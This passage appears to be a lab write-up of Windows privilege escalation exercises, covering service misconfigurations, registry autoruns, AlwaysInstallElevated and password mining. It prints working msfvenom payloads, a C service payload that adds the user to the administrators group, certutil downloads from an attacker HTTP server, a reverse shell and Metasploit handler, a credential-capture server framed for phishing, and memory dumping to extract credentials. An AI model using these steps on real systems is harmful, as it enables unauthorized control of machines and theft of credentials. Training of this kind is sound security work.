C:\Program Files\Unquoted Path Service\Common Files NT SERVICE\TrustedInstaller:(I)(F)
                                                    NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                                    NT AUTHORITY\SYSTEM:(I)(F)
                                                    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                                    BUILTIN\Administrators:(I)(F)
                                                    BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                                    BUILTIN\Users:(I)(RX)
                                                    BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                                    CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
                                       NT SERVICE\TrustedInstaller:(I)(F)
                                       NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                       NT AUTHORITY\SYSTEM:(I)(F)
                                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Administrators:(I)(F)
                                       BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Users:(I)(RX)
                                       BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Only this path can do anything with “user”. after I create payload to add the user to administrator group

```
┌─[cyber1337s@parrot]─[~/Documents/Tools/Source]
└──╼ $msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe
┌─[cyber1337s@parrot]─[~/Documents/Tools/Source]
└──╼ $python -m SimpleHTTPServer 8080
```




```
C:\Users\user>sc start unquotedsvc

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3500
        FLAGS              :

C:\Users\user>net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/1/2020 2:31:29 PM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```

Exercise 5 – Services (Registry)

The “HKLM\SYSTEM\CurrentControlSet\Control “registry tree contains information for controlling system startup and some aspects of device configuration.[1]


```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user> Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\services\regsvc | fl


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  ReadKey
         NT AUTHORITY\INTERACTIVE Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)



PS C:\Users\user> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==========================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enable
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enable
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enable
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enable
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enable
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enable
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enable
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enable
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192  Mandatory group, Enabled by default, Enable
PS C:\Users\user> _
```

So, in that case user have privilege to change the HKLM registry. So, we can create malicious executable file and add to the registry and after adding it auto magically get the privileges.

[1] https://docs.microsoft.com/en-us/windows-hardware/drivers/install/hklm-system-currentcontrolset-control-registry-tree

```
  GNU nano 4.9.3                                                    windows_service.c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
```

```
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $x86_64-w64-mingw32-gcc windows_service.c -o cyber.exe
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [02/Aug/2020 23:21:15] "GET /cyber.exe HTTP/1.1" 200 -
192.168.48.175 - - [02/Aug/2020 23:27:23] "GET /cyber.exe HTTP/1.1" 200 -
```




```
p> reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Temp\cyber.exe /f
tion completed successfully.
p>
```

reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Temp\cyber.exe /f → we changed the PATH of the “regsvc” service by the below image.

Before running the service command

```
PS C:\Temp> net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/2/2020 11:19:52 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

```
PS C:\Temp> sc.exe start regsvc

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1736
        FLAGS              :
PS C:\Temp> net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/2/2020 11:19:52 PM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```

"sc.exe is a command-line tool which comes bundled with Windows and offers the functionality to maintain and administer Windows NT services."

Exercise 6 – Services (Executable File)

After running PowerUp we can find some vulnerabilities.

```
[*] Checking service executable and argument permissions...


ServiceName     : filepermsvc
Path            : "C:\Program Files\File Permissions Service\filepermservice.exe"
ModifiableFile  : C:\Program Files\File Permissions Service\filepermservice.exe
StartName       : LocalSystem
AbuseFunction   : Install-ServiceBinary -ServiceName 'filepermsvc'
```

```
C:\Users\user>sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : File Permissions Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
C:\Users\user>icacls "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe Everyone:(F)
                                                              NT AUTHORITY\SYSTEM:(I)(F)
                                                              BUILTIN\Administrators:(I)(F)
                                                              BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

After write some script to run get the privilege from the machine.

```
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $cat windows_service.c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}
```

```
┌─[✗]─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $x86_64-w64-mingw32-gcc windows_service.c -o filepermservice.exe
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $ls -la
total 348
drwx------  2 cyber1337s root   4096 Aug  6 10:42 .
drwx------ 23 cyber1337s root   4096 Apr 16  2018 ..
-rw-r--r--  1 cyber1337s root  15872 Aug  2 04:50 common.exe
-rwxr-xr-x  1 cyber1337s root 319766 Aug  6 10:42 filepermservice.exe
-rwxr-xr-x  1 cyber1337s root    421 Aug  2 02:02 windows_dll.c
-rwxr-xr-x  1 cyber1337s root   2050 Aug  2 23:15 windows_service.c
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
C:\Program Files\File Permissions Service>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Program Files\File Permissions Service

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/01/2020  02:18 PM             9,216 filepermservice.exe
               1 File(s)          9,216 bytes
               2 Dir(s)  29,427,101,696 bytes free

C:\Program Files\File Permissions Service>certutil -urlcache -f http://192.168.48.130:8080/filepermservice.exe f
vice.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\File Permissions Service>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Program Files\File Permissions Service

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/06/2020  10:44 AM           319,766 filepermservice.exe
               1 File(s)        319,766 bytes
               2 Dir(s)  29,426,171,904 bytes free
```

Again, start the service

```
C:\Program Files\File Permissions Service>sc start filepermsvc

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3236
        FLAGS              :
```

```
C:\Program Files\File Permissions Service>net user user
User name                    user
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 2:18:11 PM
Password expires             9/12/2020 2:18:11 PM
Password changeable          8/1/2020 2:18:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/6/2020 10:00:25 AM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```

Exercise 7 – Registry (Autorun)

After running PowerUp, bellow result can be found and check the permission that program

```
[*] Checking for vulnerable registry autoruns and configs...


Key            : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Path           : "C:\Program Files\Autorun Program\program.exe"
ModifiableFile : C:\Program Files\Autorun Program\program.exe
```

```
C:\Users\user>icacls "c:\Program Files\Autorun Program\program.exe"
c:\Program Files\Autorun Program\program.exe Everyone:(F)
                                             NT AUTHORITY\SYSTEM:(I)(F)
                                             BUILTIN\Administrators:(I)(F)
                                             BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

After creating that malicious file, must log off session and log back with admin privilege user, in my case "pentest" user have an admin privileges.

```
C:\Users\user>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
pentest
The command completed successfully.
```

```
┌─[✗]─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $msfvenom -p windows/shell/reverse_tcp LHOST=192.168.48.130 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/Source]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
C:\Users\user>cd "C:\Program Files\Autorun Program"

C:\Program Files\Autorun Program>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Program Files\Autorun Program

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
07/14/2009  07:09 AM            10,240 program.exe
               1 File(s)         10,240 bytes
               2 Dir(s)  29,427,167,232 bytes free

C:\Program Files\Autorun Program>certutil -urlcache -f http://192.168.48.130:8080/program.exe program.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Autorun Program>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Program Files\Autorun Program

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/06/2020  01:34 PM            73,802 program.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  29,426,941,952 bytes free
```

After I start Metasploit console and set listener, and logoff from the windows machine.

```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.48.130:4444
```

```
C:\Program Files\Autorun Program>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Program Files\Autorun Program

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/06/2020  01:34 PM            73,802 program.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  29,426,941,952 bytes free

C:\Program Files\Autorun Program>logoff_
```

After PopUp I logged with “pentest” user

After logging session is created and I change the user privilege success fully.


```
msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.48.130:4444
[*] Sending stage (176195 bytes) to 192.168.48.175
[*] Meterpreter session 1 opened (192.168.48.130:4444 -> 192.168.48.175:49188) at 2020-08-06 13:57:55 +0530

meterpreter > getuid
Server username: Pentest-Priv\pentest
meterpreter > shell
Process 2116 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Exercise 8 – Registry (AlwaysInstallElevated)

In PowerUP

```
[*] Checking for AlwaysInstallElevated registry key...

OutputFile     :
AbuseFunction  : Write-UserAddMSI
```

AlwaysInstallElevated is functionality that offers all users (especially the low privileged user) on a windows machine to run any MSI file with elevated (system) privileges. MSI is a Microsoft based installer package file format which is used for installing, storing and removing of a program. In Microsoft article : https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated clearly explain how it work.



We can clearly see registry value is set to 1 so we can run "msi" program without admin privileged.

```
C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
┌─[✗]─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi -o setup.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
Saved as: setup.msi
┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [06/Aug/2020 19:41:12] "GET /setup.msi HTTP/1.1" 200 -
192.168.48.175 - - [06/Aug/2020 19:41:12] "GET /setup.msi HTTP/1.1" 200 -
```

After Running “msiexec /quiet /qn /i C:\Temp\setup.msi” this command it will popup prompt and hide it automatically

```
C:\Users\user>cd C:\Temp

C:\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Temp

08/01/2020  02:19 PM    <DIR>          .
08/01/2020  02:19 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  29,426,679,808 bytes free

C:\Temp>certutil -urlcache -f http://192.168.48.130:8080/setup.msi setup.msi
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Temp

08/06/2020  07:47 PM    <DIR>          .
08/06/2020  07:47 PM    <DIR>          ..
08/06/2020  07:47 PM           159,744 setup.msi
               1 File(s)        159,744 bytes
               2 Dir(s)  29,426,692,096 bytes free

C:\Temp>msiexec /quiet /qn /i C:\Temp\setup.msi
```

```
Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```

Quite ---> Quiet mode

q---> Set user Interface

n --> no UI


I --> status message

Exercise 9 – Password Mining (Memory)


```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > options

Module options (auxiliary/server/capture/http_basic):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REALM        Secure Site      yes       The authentication realm you'd like to present.
   RedirectURL                   no        The page to redirect users to after they enter basic auth creds
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machi
ne or 0.0.0.0 to listen on all addresses.
   SRVPORT      80               yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name     Description
   ----     -----------
   Capture  Run capture web server
```

This module responds to all requests for resources with a HTTP 401. This should cause most browsers to prompt for a credential. If the user enters Basic Auth creds they are sent to the console. This may be helpful in some phishing expeditions where it is possible to embed a resource into a page. After running this module type the Attacker URL in the internet explorer.

```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set URIPATH /
URIPATH => /
msf5 auxiliary(server/capture/http_basic) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/capture/http_basic) >
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.48.130:80/
[*] Server started.
[*] Sending 401 to client 192.168.48.175
```



After entering the privileged user password, we can dup or live monitor from “msfconsole” in my case I haven’t set the privileged user (pentest) password.



We can see in msfconsole login details

```
msf5 auxiliary(server/capture/http_basic) >
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.48.130:80/
[*] Server started.
[*] Sending 401 to client 192.168.48.175
[+] HTTP Basic Auth LOGIN 192.168.48.175 "pentest:" / /
```

Other way is dumping password from PowerShell it use :
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1

after entering that password, we can dump the internet Explore and search password from it.

```
Out-Minidump
n library ▾   Share with
Name
iexplore_1660.dmp
iexplore_2656.dmp
Out-Minidump

Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user> cd .\Desktop\Tools\Out-Minidump
PS C:\Users\user\Desktop\Tools\Out-Minidump> powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user\Desktop\Tools\Out-Minidump> Import-Module .\Out-Minidump.ps1
PS C:\Users\user\Desktop\Tools\Out-Minidump> Get-Process iexplore | out-minidump


    Directory: C:\Users\user\Desktop\Tools\Out-Minidump


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          8/6/2020  11:49 PM  117045492 iexplore_1660.dmp
-a---          8/6/2020  11:49 PM  100244842 iexplore_2656.dmp
```

After coping to attacker machine, we can use base 64 as decoder

```
┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $strings iexplore_2656.dmp | grep "Authorization: Basic"
┌─[✗]─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $strings iexplore_1660.dmp | grep "Authorization: Basic"
Authorization: Basic cGVudGVzdDo=
┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $echo -ne cGVudGVzdDo= | base64 -d
pentest:┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $
```

Exercise 10 – Password Mining (Registry)

After running Powerup It show Autologin details

```
[*] Checking for Autologon credentials in registry...


DefaultDomainName     :
DefaultUserName       : user
DefaultPassword       : password321
AltDefaultDomainName  :
AltDefaultUserName    :
AltDefaultPassword    :
```

In manually that command can run.

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername

